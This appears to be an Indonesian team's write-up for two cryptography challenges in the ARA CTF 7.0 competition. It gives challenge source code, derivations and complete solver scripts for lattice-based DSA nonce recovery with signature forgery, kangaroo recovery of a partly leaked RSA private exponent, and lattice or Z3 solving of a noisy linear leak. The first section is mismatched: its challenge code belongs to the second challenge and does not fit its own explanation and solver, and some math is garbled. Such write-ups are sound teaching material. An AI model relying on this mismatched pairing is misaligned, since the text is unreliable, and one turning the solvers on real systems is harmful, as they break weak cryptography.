


Write-Up Final

ARA CTF 7.0



twobyte
Ariq Ardian
jeffrey epstein

H1B-ANT TECH ANT TECH ASYNC

DAFTAR ISI

Cryptography	3
[100 pts] (it's the same)	3
Solusi	3
Flag	
Cryptography	
[427 pts] (Bloom in Two)	
Solusi	
Flag	15
Reverse Engineering	16
[100 pts] (a blast from past)	16
Solusi	16
Flag	21
Reverse Engineering	22
[100 pts] (transawit)	22
Solusi	22
Flag	25
Forensic	26
[100 pts] wilson disaster	26
Solusi	26
Flag	35
Web Exploitation	36
[100 pts] Code Share	36
Solusi	36
Flag	47
Misc	48
[100 pts] git2root	48
Solusi	48
Flag	52

Cryptography

[100 pts] (it's the same) [First Blood 

Description

It still has the same vulnerability

Author:Idzoyy

nc chall-ctf.ara-its.id 9999

Solusi

pada challenge ini kita diberikan sebuah kode [chall.py](#) berikut.

chall.py

```
from Crypto.Util.number import *
import hashlib, os, random, signal

flag = open("flag.txt", "rb").read().strip()

N_BITS = 512

def bloom_in_two(nbits, growth, hm, hm1, hm2):
    seed_bits = int(nbits * growth)
    d_bits = int(nbits * hm)
    m = int(nbits * hm1)
    l = int(nbits * hm2)
    hehe = d_bits - m - l
    if hehe <= 0:
        raise ValueError("?")

    a_bits = (nbits // 2) - seed_bits - 1
    if a_bits <= 32:
        raise ValueError("?")

    e_low = int(0.70 * nbits)
    e_high = int(0.74 * nbits)
```

```

while True:
    g = getPrime(seed_bits)

    while True:
        a = random.getrandbits(a_bits)
        if a < (1 << (a_bits - 1)):
            continue
        p = 2 * g * a + 1
        if isPrime(p):
            break

    while True:
        b = random.getrandbits(a_bits)
        if b < (1 << (a_bits - 1)) or b == a:
            continue
        if GCD(a, b) != 1:
            continue
        q = 2 * g * b + 1
        if isPrime(q):
            break

    N = p * q
    lcm = 2 * g * a * b
    d = getPrime(d_bits)
    if GCD(d, lcm) != 1:
        continue

    e = inverse(d, lcm)
    if not (e_low <= e.bit_length() <= e_high):
        continue

    d_hi = d >> (hehe + 1)
    d_lo = d & ((1 << 1) - 1)

    return {
        "N": N,
        "e": e,
        "d": d,
        "d_bits": d_bits,
        "m": m,
        "l": l,

```

```

        "hehe": hehe,
        "d_hi": d_hi,
        "d_lo": d_lo,
    }

def gen(n, m, coeff_bits, mod_bits, big_bits, shift):
    q = getPrime(mod_bits)
    B = [random.randrange(1 << (big_bits - 1), 1 << big_bits) for _ in
range(n)]

    rows = []
    while len(rows) < m:
        coeffs = [random.randint(-(1 << coeff_bits), 1 << coeff_bits) for _
in range(n)]
        if all(c == 0 for c in coeffs):
            continue
        t = sum(c * b for c, b in zip(coeffs, B)) % q
        r = t >> shift
        rows.append((coeffs, r))

    digest = hashlib.sha256(",".join(str(x) for x in
B).encode()).hexdigest()
    return q, rows, digest

def derive(salt_hex, idx, token, n, coeff_bits, shift):
    seed = f"{salt_hex}|{idx}|{token}".encode()
    stream = hashlib.shake_256(seed).digest(4 * n + 16)
    span = 1 << coeff_bits

    coeffs = []
    ptr = 0
    for _ in range(n):
        x = int.from_bytes(stream[ptr : ptr + 4], "big")
        ptr += 4
        coeffs.append((x % (2 * span + 1)) - span)

    pad_raw = int.from_bytes(stream[ptr : ptr + 8], "big")
    mask_raw = int.from_bytes(stream[ptr + 8 : ptr + 16], "big")
    pad = pad_raw & ((1 << shift) - 1)
    mask = mask_raw & ((1 << 48) - 1)
    return coeffs, pad, mask

```

```

def main():
    inst = bloom_in_two(N_BITS, 0.28, 0.25, 0.15, 0.0)

    print("[phase 1]")
    print("N =", inst["N"])
    print("e =", inst["e"])
    print("d_hi =", inst["d_hi"])
    print("d_lo =", inst["d_lo"])

    for i in range(3):
        print(f"round {i + 1}/{3}")
        target_str = os.urandom(16).hex()
        m = bytes_to_long(target_str.encode())
        ct_m = pow(m, inst["e"], inst["N"])
        print("ct_m =", ct_m)
        guess = int(input("guess = ").strip())
        if guess != m:
            print("wrong")
            os._exit(0)
        print("ok")

    print("[phase 2]")
    shift = 8
    q = getPrime(256)
    B = [random.randrange(1, q) for _ in range(10)]
    digest = hashlib.sha256(",".join(str(x) for x in
B).encode()).hexdigest()
    salt_hex = os.urandom(12).hex()
    print("q =", q)
    print("shift =", shift)
    print("n =", 10)
    print("samples =", 36)
    print("salt =", salt_hex)
    for i in range(36):
        token = int(input("tune = ").strip())
        token &= (1 << 64) - 1
        coeffs, pad, mask = derive(salt_hex, i, token, 10, 8, shift)
        mix = sum(c * b for c, b in zip(coeffs, B)) % q
        leak = ((mix + pad) % q) >> shift
        echo = leak ^ mask

```

```

        print("echo =", echo)

    print("submit sha256(','.join(map(str, B)))")
    ans = input("digest = ").strip().lower()
    if ans != digest:
        print("wrong")
        os._exit(0)

    print("nice :3")
    print(flag)

if __name__ == "__main__":
    signal.alarm(67)
    try:
        main()
    except Exception as e:
        print(e.__class__)

```

challenge ini terlihat seperti gabungan DSA (untuk tanda tangan) dan fungsi hash custom berbentuk perpangkatan modular. Di permukaan, alurnya sederhana: server memberi public key, kita boleh meminta beberapa signature, lalu di akhir harus mengirim (m, r, s) yang valid agar akses diberikan. Masalahnya, implementasi ini punya kombinasi kerentanan matematika dan logika yang saling menguatkan. Strategi exploit yang dipakai bukan brute force, tapi "membuka" struktur aljabarnya satu per satu sampai kita bisa memalsukan signature untuk pesan yang nilai hash-nya sama dengan code integrity milik server.

Kerentanan paling penting ada di nonce signature k . Formula signature-nya mengikuti pola DSA:

$$r = (g^k \bmod p) \bmod q, \text{quad}$$

$$s = (h + xr), k^{-1} \bmod q$$

dengan x private key. Normalnya, k harus acak kuat dan tidak boleh bocor pola. Di challenge ini, kalau kita kirim input hex invalid sekali, program masuk jalur error lalu mengatur nonce ke bentuk:

$$k_i = 2^{1024} + t_i$$

dengan (t_i) berasal dari rentang yang kadang cukup kecil. Dari 4 signature yang kita minta setelah trigger error, kita dapat sistem kongruensi linear kecil (Hidden Number Problem). Bentuk eliminasi antar-signature menjadi:

[

$$\begin{bmatrix} (r_i & s_1)t_1 & - & (r_1 & s_i)t_i \\ r_1(s_{i2}^{1024}-h_i)-r_i(s_{12}^{1024}-h_1) \end{bmatrix} \pmod q \equiv$$

Karena (t_i) kecil, ini bisa diselesaikan memakai lattice (LLL + CVP), lalu private key x bisa direcover. Kerentanan kedua ada di fungsi "hash" yang dipakai, yaitu:

$$H(m)=m^e \bmod n, \text{quad } n=pq$$

Ini bukan hash kriptografis aman, melainkan fungsi aljabar yang sangat terstruktur. Saat kita minta signature untuk pesan 2,4,8,16, kita memperoleh h_2, h_4, h_8, h_{16} dengan relasi seperti $(n \mid (h_2^2 - h_4))$, $(n \mid (h_4^2 - h_8))$, dan seterusnya. Mengambil gcd beberapa selisih memberi kelipatan n . Karena q bocor di output signature, kita bisa memisahkan kandidat p dan akhirnya dapat n . Nilai e juga bisa dicari dari struktur parameter $p-1=e*k*q$ dan verifikasi $(2^e \bmod n = h_2)$.

Setelah x, p, q, n, e didapat, bagian akhir jadi lurus: server memberi $T = H(\text{access_code})$. Kita perlu cari m sehingga $(m^e \equiv T \pmod n)$. Akar modular dihitung per-modulus (mod p dan mod q) lalu digabung dengan CRT. Ada check aneh bahwa m harus cukup besar ($\geq 2^{511}$), tapi ini bisa dilewati dengan trik:

$$\begin{bmatrix} (m_0+n)^e \equiv m_0^e \equiv T \pmod n \end{bmatrix}$$

jadi kita kirim $m = m_0 + n$ agar lolos batas bit, namun hash tetap sama. Terakhir kita sign m menggunakan x yang sudah direcover, kirim (m_{hex}, r, s) , dan server memberi ACCESS GRANTED plus flag. Inti ide eksploitnya adalah: paksa nonce masuk distribusi lemah, pecahkan private key dengan lattice, manfaatkan hash algebraic untuk rekonstruksi modulus, lalu lakukan forged signature untuk pesan yang preimage-nya kita atur sendiri. Jadi ini bukan satu bug tunggal, tapi rantai bug kriptografi + validasi logika yang akhirnya menghasilkan full break.

solver.py

```
#!/usr/bin/env python3
from pwn import *
import math
import random
import re
from fpylll import IntegerMatrix, LLL, CVP
```

```

from Crypto.Util.number import inverse, isPrime

context.log_level = "debug"

HOST = args.HOST or "chall-ctf.ara-its.id"
PORT = int(args.PORT or 9999)
MAX_ATTEMPTS = int(args.MAX or 300)

K_NONCE = 1 << 1024
LATTICE_WEIGHT = 1 << 768

def sieve_primes(limit: int):
    table = bytearray(b"\x01") * (limit + 1)
    table[0:2] = b"\x00\x00"
    root = int(limit ** 0.5)
    for i in range(2, root + 1):
        if table[i]:
            start = i * i
            table[start : limit + 1 : i] = b"\x00" * (((limit - start) // i)
+ 1)
    return [i for i in range(2, limit + 1) if table[i]]

ALL_PRIMES = sieve_primes(1 << 21)
PRIMES_21 = [p for p in ALL_PRIMES if (1 << 20) <= p < (1 << 21)]
SMALL_PRIMES = [p for p in ALL_PRIMES if p < 10000]

def recv_pubkey(io):
    line = io.recvline(timeout=8.0)
    if not line:
        return None
    m = re.search(rb"pub:\s*(\d+)", line)
    if not m:
        return None
    return int(m.group(1))

def get_signature(io, msg_hex: bytes):
    io.sendlineafter(b"sign or get access? (s/g/e for exit) : ", b"s")

```

```

io.sendlineafter(b"sign what? (hex) : ", msg_hex)
line = io.recvline(timeout=1.0)
if not line:
    return None
vals = re.findall(rb"\d+", line)
if len(vals) < 4:
    return None
r, s, h, q = map(int, vals[:4])
return r, s, h, q

def recover_x_and_t(signatures, q):
    r1, s1, h1 = signatures[0]
    rows = []
    c_vals = []
    for i in range(1, 4):
        ri, si, hi = signatures[i]
        a = (ri * s1) % q
        b = (-r1 * si) % q
        c = (r1 * (si * K_NONCE - hi) - ri * (s1 * K_NONCE - h1)) % q
        row = [0, 0, 0, 0]
        row[0] = a
        row[i] = b
        rows.append(row)
        c_vals.append(c)

    # CVP lattice for solving small-offset nonces t_i in:
    # (ri*s1)t1 - (r1*si)ti = c_i (mod q)
    mat = IntegerMatrix(7, 7)
    for i in range(3):
        mat[i, i] = q * LATTICE_WEIGHT
    for col, row in enumerate(rows):
        for idx, v in enumerate(row):
            mat[3 + idx, col] = v * LATTICE_WEIGHT
    for i in range(4):
        mat[3 + i, 3 + i] = 1

    LLL.reduction(mat)
    target = [c * LATTICE_WEIGHT for c in c_vals] + [0, 0, 0, 0]
    closest = CVP.closest_vector(mat, target)

```

```

    t_vals = [int(closest[3 + i]) for i in range(4)]
    x = (signatures[0][1] * (K_NONCE + t_vals[0]) - signatures[0][2]) *
inverse(signatures[0][0], q) % q

    for (r, s, h), t in zip(signatures, t_vals):
        if (s * (K_NONCE + t) - h - x * r) % q != 0:
            return None, None

    return x, t_vals

def recover_p_and_n(y, q, h2, h4, h8, h16):
    diffs = [
        abs(h2 * h2 - h4),
        abs(h2 * h4 - h8),
        abs(h2 * h8 - h16),
        abs(h4 * h4 - h16),
        abs(pow(h2, 3) - h8),
        abs(pow(h2, 4) - h16),
    ]

    g = 0
    for d in diffs:
        g = d if g == 0 else math.gcd(g, d)

    if g == 0 or g % q != 0:
        return None, None

    p_mul = g // q
    p = math.gcd(p_mul, pow(y, q, p_mul) - 1)
    for sp in SMALL_PRIMES:
        while p % sp == 0 and p // sp > 1:
            p //= sp

    if p <= 1 or not isPrime(p):
        return None, None

    return p, p * q

def recover_e(p, q, n, h2):

```

```

cofactor = (p - 1) // q
for pr in PRIMES_21:
    if cofactor % pr == 0 and pow(2, pr, n) == h2:
        return pr
return None

def crt(a, b, m, n):
    t = ((b - a) * inverse(m, n)) % n
    return a + t * m

def even_hex(x: int):
    hx = f"{x:x}"
    if len(hx) & 1:
        hx = "0" + hx
    return hx

def forge_attempt():
    io = process(["python3", "release.py"], stdin=PIPE, stdout=PIPE,
stderr=PIPE) if args.LOCAL else remote(HOST, PORT)
    try:
        y = recv_pubkey(io)
        if y is None:
            return False, b""

        # Force first nonce into the weak distribution path.
        io.sendlineafter(b"sign or get access? (s/g/e for exit) : ", b"s")
        io.sendlineafter(b"sign what? (hex) : ", b"zz")
        io.recvline(timeout=0.5)

        sigs = []
        q = None
        for msg_hex in (b"02", b"04", b"08", b"10"):
            sig = get_signature(io, msg_hex)
            if sig is None:
                return False, b""
            r, s, h, qi = sig
            if q is None:
                q = qi

```

```

        sigs.append((r, s, h))

x, t_vals = recover_x_and_t(sigs, q)
if x is None:
    return False, b""

# Fast reject non-exploitable sessions.
if x.bit_length() > 800:
    return False, b""
if max(abs(t).bit_length() for t in t_vals) > 760:
    return False, b""

h2, h4, h8, h16 = [h for (_, _, h) in sigs]
p, n = recover_p_and_n(y, q, h2, h4, h8, h16)
if p is None:
    return False, b""

e = recover_e(p, q, n, h2)
if e is None:
    return False, b""

g = pow(y, inverse(x, q), p)
for (r, _, _), t in zip(sigs, t_vals):
    if pow(g, K_NONCE + t, p) % q != r:
        return False, b""

io.sendlineafter(b"sign or get access? (s/g/e for exit) : ", b"g")
line = io.recvline(timeout=1.0)
if not line:
    return False, b""
m = re.search(rb"code integrity:\s*(\d+)", line)
if not m:
    return False, b""
target = int(m.group(1))

if math.gcd(e, q - 1) != 1:
    return False, b""
m_part = (p - 1) // e
if math.gcd(e, m_part) != 1:
    return False, b""

```

```

root_q = pow(target % q, inverse(e, q - 1), q)
root_p = pow(target % p, inverse(e, m_part), p)
if pow(root_q, e, q) != target % q or pow(root_p, e, p) != target %
p:
    return False, b""

root_n = crt(root_p, root_q, p, q) % n
forged_m = root_n + n # pass the >= 2^511 gate while preserving
H(m).

forged_m_hex = even_hex(forged_m)

while True:
    k = random.randrange(1, q)
    r = pow(g, k, p) % q
    if r == 0:
        continue
    s = ((target + x * r) * inverse(k, q)) % q
    if s == 0:
        continue
    break

payload = str((forged_m_hex, int(r), int(s))).encode()
io.sendlineafter(b"access code and signature? ((m_hex, r, s)) : ",
payload)

out = io.recvall(timeout=1.5)
return (b"ACCESS GRANTED!" in out), out
except Exception:
    return False, b""
finally:
    io.close()

def main():
    for attempt in range(1, MAX_ATTEMPTS + 1):
        log.info(f"Attempt {attempt}/{MAX_ATTEMPTS}")
        ok, out = forge_attempt()
        if not ok:
            continue

        text = out.decode(errors="ignore")
        m = re.search(r"([A-Za-z0-9_]+\{[^\}]+\})", text)

```

```
        flag = m.group(1) if m else text.strip()
        log.success(f"Flag Recovered: {flag}")
        return

    log.failure("Exploit did not succeed within max attempts.")

if __name__ == "__main__":
    main()
```

Flag

ARA7{allow_allow_allow_allow_allow_access_granted}

Cryptography

[427 pts] (Bloom in Two)

Description

<https://youtu.be/b6m1-gtDZ04?list=TLGGfbaLJg0oR8cwMjAzMjAyNg>

others love, others remembrance, others forever,
others now.

Author:eternlty

nc chall-ctf.ara-its.id 2407

Solusi

jadi pada challenge ini kita diberikan sebuah file yaitu [chall.py](#) berisi berikut.

chall.py

```
from Crypto.Util.number import *
import hashlib, os, random, signal

flag = open("flag.txt", "rb").read().strip()

N_BITS = 512

def bloom_in_two(nbits, growth, hm, hm1, hm2):
    seed_bits = int(nbits * growth)
    d_bits = int(nbits * hm)
    m = int(nbits * hm1)
    l = int(nbits * hm2)
    hehe = d_bits - m - l
    if hehe <= 0:
        raise ValueError("?")

    a_bits = (nbits // 2) - seed_bits - 1
```

```

if a_bits <= 32:
    raise ValueError("?")

e_low = int(0.70 * nbits)
e_high = int(0.74 * nbits)

while True:
    g = getPrime(seed_bits)

    while True:
        a = random.getrandbits(a_bits)
        if a < (1 << (a_bits - 1)):
            continue
        p = 2 * g * a + 1
        if isPrime(p):
            break

    while True:
        b = random.getrandbits(a_bits)
        if b < (1 << (a_bits - 1)) or b == a:
            continue
        if GCD(a, b) != 1:
            continue
        q = 2 * g * b + 1
        if isPrime(q):
            break

    N = p * q
    lcm = 2 * g * a * b
    d = getPrime(d_bits)
    if GCD(d, lcm) != 1:
        continue

    e = inverse(d, lcm)
    if not (e_low <= e.bit_length() <= e_high):
        continue

    d_hi = d >> (hehe + 1)
    d_lo = d & ((1 << 1) - 1)

    return {

```

```

        "N": N,
        "e": e,
        "d": d,
        "d_bits": d_bits,
        "m": m,
        "l": l,
        "hehe": hehe,
        "d_hi": d_hi,
        "d_lo": d_lo,
    }

def gen(n, m, coeff_bits, mod_bits, big_bits, shift):
    q = getPrime(mod_bits)
    B = [random.randrange(1 << (big_bits - 1), 1 << big_bits) for _ in
range(n)]

    rows = []
    while len(rows) < m:
        coeffs = [random.randint(-(1 << coeff_bits), 1 << coeff_bits) for _
in range(n)]
        if all(c == 0 for c in coeffs):
            continue
        t = sum(c * b for c, b in zip(coeffs, B)) % q
        r = t >> shift
        rows.append((coeffs, r))

    digest = hashlib.sha256(",".join(str(x) for x in
B).encode()).hexdigest()
    return q, rows, digest

def derive(salt_hex, idx, token, n, coeff_bits, shift):
    seed = f"{salt_hex}|{idx}|{token}".encode()
    stream = hashlib.shake_256(seed).digest(4 * n + 16)
    span = 1 << coeff_bits

    coeffs = []
    ptr = 0
    for _ in range(n):
        x = int.from_bytes(stream[ptr : ptr + 4], "big")
        ptr += 4
        coeffs.append((x % (2 * span + 1)) - span)

```

```

    pad_raw = int.from_bytes(stream[ptr : ptr + 8], "big")
    mask_raw = int.from_bytes(stream[ptr + 8 : ptr + 16], "big")
    pad = pad_raw & ((1 << shift) - 1)
    mask = mask_raw & ((1 << 48) - 1)
    return coeffs, pad, mask

def main():
    inst = bloom_in_two(N_BITS, 0.28, 0.25, 0.15, 0.0)

    print("[phase 1]")
    print("N =", inst["N"])
    print("e =", inst["e"])
    print("d_hi =", inst["d_hi"])
    print("d_lo =", inst["d_lo"])

    for i in range(3):
        print(f"round {i + 1}/{3}")
        target_str = os.urandom(16).hex()
        m = bytes_to_long(target_str.encode())
        ct_m = pow(m, inst["e"], inst["N"])
        print("ct_m =", ct_m)
        guess = int(input("guess = ").strip())
        if guess != m:
            print("wrong")
            os._exit(0)
        print("ok")

    print("[phase 2]")
    shift = 8
    q = getPrime(256)
    B = [random.randrange(1, q) for _ in range(10)]
    digest = hashlib.sha256(",".join(str(x) for x in
B).encode()).hexdigest()
    salt_hex = os.urandom(12).hex()
    print("q =", q)
    print("shift =", shift)
    print("n =", 10)
    print("samples =", 36)
    print("salt =", salt_hex)
    for i in range(36):

```

```

    token = int(input("tune = ").strip())
    token &= (1 << 64) - 1
    coeffs, pad, mask = derive(salt_hex, i, token, 10, 8, shift)
    mix = sum(c * b for c, b in zip(coeffs, B)) % q
    leak = ((mix + pad) % q) >> shift
    echo = leak ^ mask
    print("echo =", echo)

    print("submit sha256(''.join(map(str, B)))")
    ans = input("digest = ").strip().lower()
    if ans != digest:
        print("wrong")
        os._exit(0)

    print("nice :3")
    print(flag)

if __name__ == "__main__":
    signal.alarm(67)
    try:
        main()
    except Exception as e:
        print(e.__class__)

```

challenge ini sebenarnya terdiri dari dua celah utama yang berbeda: fase RSA parsial (phase 1) dan fase sistem persamaan "bocor 8-bit" (phase 2). Inti kelemahannya adalah server membocorkan informasi yang secara teori "sedikit", tapi jika digabung dengan struktur matematis yang dipilih challenge, informasi itu cukup untuk direkonstruksi total.

1. Analisis Kerentanan Challenge (Phase 1 - RSA)

Di generator challenge, modulus dibangun sangat khusus:

$$p = 2ga + 1, \text{quad } q = 2gb + 1, \text{quad } \gcd(a, b) = 1$$

sehingga:

$$\lambda(N) = \mathrm{lcm}(p-1, q-1) = \mathrm{lcm}(2ga, 2gb) = 2gab$$

Lalu private exponent (d) dipilih, dan public exponent:

$$e \equiv d^{-1} \pmod{\lambda(N)}$$

Artinya selalu berlaku:

$$ed \equiv 1 \pmod{\lambda(N)}$$

Yang dibocorkan server adalah $d_{hi} = d \gg 52$, jadi (d) diketahui semua bit atasnya, tinggal 52 bit bawah yang belum

diketahui:

$$d = D + x, \text{quad } D = d_{\text{hi}} \cdot 2^{52}, \text{quad } 0 \leq x < 2^{52}$$

Karena (d) bilangan prima ganjil, (x) juga ganjil, tulis:

$$x = 2y+1, \text{quad } 0 \leq y < 2^{51}$$

Dari kongruensi $(ed \equiv 1)$, untuk sembarang $(z \in \mathbb{Z}_{N^*})$:

$$z^{ed-1} \equiv 1 \pmod{N}$$

Substitusi $(d=D+2y+1)$:

$$z^{e(D+1)-1} \cdot (z^{2e})^y \equiv 1 \pmod{N}$$

$$(z^{2e})^y \equiv z^{-(e(D+1)-1)} \pmod{N}$$

Ini berubah menjadi discrete log interval untuk (y) pada rentang (2^{51}) . Jadi kebocoran 52 bit rendah bukan brute force murni, tapi "diturunkan" ke masalah DLP interval yang bisa diserang Pollard kangaroo.

2. Strategi Solving Phase 1 (Pollard Kangaroo)

Solver membentuk:

$$G = z^{2e} \bmod N, \text{quad } H = z^{-(e(D+1)-1)} \bmod N$$

lalu cari (y) sehingga:

$$G^y \equiv H \pmod{N}, \text{quad } y \in [0, 2^{51})$$

Metode kangaroo pakai dua lintasan pseudo-random (tame & wild) dengan fungsi lompatan yang sama. Saat terjadi collision state, selisih jarak memberi kandidat (y) . Setelah ketemu:

$$d = D + (2y+1)$$

dan diverifikasi cepat:

$$2^{\{ed-1\}} \equiv 1 \pmod N$$

Jika benar, (d) valid untuk dekripsi 3 ciphertext phase-1. Kenapa bisa muncul error Phase-1 dlog failed or timed out? Karena kangaroo ini probabilistik, ditambah batas waktu server sangat ketat (alarm(67)), jadi kombinasi seed/base/jump kadang tidak menemukan collision cukup cepat pada instance tertentu.

3. Analisis Kerentanan Challenge (Phase 2 - Linear Leak) Server punya rahasia vektor $(B_0, \dots, B_9 \in [1, q-1])$, lalu untuk tiap sampel:

$$\text{mix}_i = \left(\sum_j c_{ij} B_j \right) \bmod q$$

$$\text{leak}_i = ((\text{mix}_i + \text{pad}_i) \bmod q) \gg 8$$

$$\text{echo}_i = \text{leak}_i \oplus \text{mask}_i$$

Attacker boleh kirim token, lalu dari salt, idx, token bisa menghitung ulang $(c_{ij}, \text{pad}_i, \text{mask}_i)$.

Karena:

$$\text{leak}_i = \text{echo}_i \oplus \text{mask}_i$$

maka:

$$t_i = (\text{leak}_i \ll 8) - \text{pad}_i$$

dan ada integer (k_i) dan error kecil $(u_i \in [0, 255])$ sehingga:

$$\sum_j c_{ij} B_j - q k_i - t_i = u_i, \quad 0 \leq u_i < 256$$

Jadi ini jadi sistem linear integer dengan noise kecil terikat, bukan random murni.

4. Strategi Solving Phase 2

Strateginya ada dua jalur:

Pertama jalur lattice (jika sympy+fpynll tersedia).
Bentuk lattice:

$$L = \{ qz + Ax \mid z \in \mathbb{Z}^m, x \in \mathbb{Z}^n \}$$

dengan (A) dari koefisien (c_{ij}), dan target ($T=(t_i)$). Kita cari ($l \in L$) yang paling dekat ke (T) tapi dengan selisih koordinat ($l_i - T_i \in [0, 255]$). Ini CVP "point in box". Setelah dapat (l), selesaikan:

$$Ax \equiv l \pmod{q}$$

untuk dapat kandidat (B), lalu validasi ke semua baris.

Kedua jalur fallback Z3. Variabel:

- (B_j) untuk 10 unknown utama.
- (K_i) untuk setiap sampel.

Constraint inti:

$$1 \leq B_j < q$$

$$0 \leq \sum_j c_{ij} B_j - q K_i - t_i < 256$$

Ditambah bound (K_i) dari min/max kontribusi koefisien agar solver lebih cepat. Kalau sat, model langsung memberi

(B_j).

5. Implementasi di solver.py (alur end-to-end)

Di solver.py, alurnya seperti ini:

1. Terima N , e , d_{hi} dari server.

2. Jalankan `recover_d(...)` (kangaroo paralel) untuk phase-1 key recovery.

3. Dekripsi 3 ciphertext dengan $(m = c^d \bmod N)$, kirim balik guess.

4. Masuk phase-2, untuk tiap sampel kirim token, terima echo, lalu rekonstruksi persamaan menggunakan `derive(...)`.

5. Selesaikan unknown (B) via lattice atau Z3.

6. Kirim:

```
\text{digest}=\mathrm{SHA256}(\text{"",".join(map(str,B))})
```

7. Jika benar, server kirim flag.

Secara konsep, challenge ini “pecah” karena dua desain: phase-1 memberi kebocoran bit private key yang kompatibel dengan struktur grup khusus, phase-2 memberi oracle linear dengan error kecil terikat yang bisa dimodelkan sebagai sistem integer terstruktur. Kombinasi keduanya membuat solve bisa full otomatis.

Berikut solver scriptnya :

solver.py

```
#!/usr/bin/env python3
import hashlib
import math
import multiprocessing as mp
import os
import random
import re
import sys
from typing import List, Optional, Tuple

import gmpy2
import z3
from pwn import *

context.log_level = "debug"

HOST = os.environ.get("HOST", "chall-ctf.ara-its.id")
PORT = int(os.environ.get("PORT", "2407"))

# Phase-1 constants from challenge construction
UNKNOWN_LOW_BITS = 52
Y_BITS = UNKNOWN_LOW_BITS - 1 # x is odd => x = 2*y+1
Y_RANGE = 1 << Y_BITS

try:
    import sympy as sp
    from sympy.matrices.normalforms import hermite_normal_form
    from fpylll import CVP, IntegerMatrix, LLL

    HAVE_LATTICE_PHASE2 = True
except Exception:
    HAVE_LATTICE_PHASE2 = False

def parse_int(Line: bytes) -> int:
```

```

    return int(Line.split(b"=", 1)[1].strip())

def derive(salt_hex: str, idx: int, token: int, n: int = 10, coeff_bits: int
= 8, shift: int = 8):
    seed = f"{salt_hex}|{idx}|{token}".encode()
    stream = hashlib.shake_256(seed).digest(4 * n + 16)
    span = 1 << coeff_bits

    coeffs = []
    ptr = 0
    for _ in range(n):
        x = int.from_bytes(stream[ptr : ptr + 4], "big")
        ptr += 4
        coeffs.append((x % (2 * span + 1)) - span)

    pad_raw = int.from_bytes(stream[ptr : ptr + 8], "big")
    mask_raw = int.from_bytes(stream[ptr + 8 : ptr + 16], "big")
    pad = pad_raw & ((1 << shift) - 1)
    mask = mask_raw & ((1 << 48) - 1)
    return coeffs, pad, mask

def jump_index(v: gmpy2.mpz, mask: int) -> int:
    # Mixed-limb hash to avoid low-bit cycle artifacts.
    t = v ^ (v >> 64) ^ (v >> 128) ^ (v >> 192) ^ (v >> 256) ^ (v >> 320)
    return int(t & mask)

def kangaroo_worker(seed: int, base: int, N: int, e: int, D: int, conn):
    try:
        Nmp = gmpy2.mpz(N)
        z = base
        if gmpy2.gcd(z, Nmp) != 1:
            z += 2

        # Equation: (z^(2e))^y = z^(-(e*(D+1)-1))
        A = e * (D + 1) - 1
        G = gmpy2.powmod(z, 2 * e, Nmp)
        H = gmpy2.powmod(z, -A, Nmp)

```

```

sqrtW = int(math.isqrt(Y_RANGE))
B = Y_RANGE - 1

k = 64
rng = random.Random(seed)
jumps = [(rng.randrange(max(2, sqrtW // 2), sqrtW * 2) | 1) for _ in
range(k)]
Gpow = [gmpy2.powmod(G, s, Nmp) for s in jumps]
mask = k - 1

Nt = sqrtW

yt = gmpy2.powmod(G, B, Nmp)
Dt = B
for _ in range(Nt):
    j = jump_index(yt, mask)
    yt = (yt * Gpow[j]) % Nmp
    Dt += jumps[j]

yw = H
Dw = 0
limit = Dt + B + max(jumps)

while Dw <= limit:
    j = jump_index(yw, mask)
    yw = (yw * Gpow[j]) % Nmp
    Dw += jumps[j]
    if yw == yt:
        y = Dt - Dw
        if 0 <= y < Y_RANGE and gmpy2.powmod(G, y, Nmp) == H:
            conn.send(int(y))
        else:
            conn.send(None)
    conn.close()
    return

conn.send(None)
conn.close()
except Exception:
    try:
        conn.send(None)

```

```

        conn.close()
    except Exception:
        pass

def recover_d(N: int, e: int, d_hi: int, timeout: int = 66) -> int:
    D = d_hi << UNKNOWN_LOW_BITS

    workers = []
    conns = []
    seeds = [1000, 1001, 1002, 1003]
    bases = [2, 3, 5, 7]

    for seed, base in zip(seeds, bases):
        p_conn, c_conn = mp.Pipe(False)
        p = mp.Process(target=kangaroo_worker, args=(seed, base, N, e, D,
c_conn))
        p.start()
        c_conn.close()
        workers.append(p)
        conns.append(p_conn)

    found_y = None
    deadline = time.time() + timeout
    while time.time() < deadline and any(p.is_alive() for p in workers):
        ready = mp.connection.wait(conns, timeout=0.2)
        for c in ready:
            try:
                r = c.recv()
            except EOFError:
                r = None
            if r is not None:
                found_y = r
                break
        if found_y is not None:
            break

    for p in workers:
        if p.is_alive():
            p.terminate()

    for p in workers:

```

```

        p.join()

    if found_y is None:
        raise RuntimeError("Phase-1 dlog failed or timed out")

    x = 2 * found_y + 1
    d = D + x
    # Quick correctness check
    if pow(2, e * d - 1, N) != 1:
        raise RuntimeError("Recovered d candidate failed consistency check")
    return d

def solve_linear_mod_q(A: List[List[int]], b: List[int], q: int) ->
Optional[List[int]]:
    # Gaussian elimination over F_q for an overdetermined linear system.
    m = len(A)
    n = len(A[0])
    M = [[A[i][j] % q for j in range(n)] + [b[i] % q] for i in range(m)]

    r = 0
    pivots = []
    for c in range(n):
        pivot = None
        for i in range(r, m):
            if M[i][c] % q != 0:
                pivot = i
                break
        if pivot is None:
            continue

        M[r], M[pivot] = M[pivot], M[r]
